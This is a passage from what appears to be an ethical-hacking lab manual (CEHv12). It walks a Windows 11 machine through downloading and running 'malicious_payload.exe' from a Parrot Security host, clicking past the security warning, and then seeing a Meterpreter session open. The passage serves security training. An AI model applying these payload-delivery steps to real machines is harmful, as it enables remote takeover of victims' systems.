
28. Click **malicious_payload.exe** to download the file.

Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).




29. Once you click on the **malicious_payload.exe** file, if the **Opening malicious_payload.exe** pop-up appears; select **Save File**.

30. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, double-click **malicious_payload.exe** to run the file.




31. The **Open File - Security Warning** window appears; click **Run**.




32. Leave the **Windows 11** machine running and click **CEHv12 Parrot Security** switch to the **Parrot Security** machine.

33. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot, and the host icon displays the target system name (**WINDOWS11**).



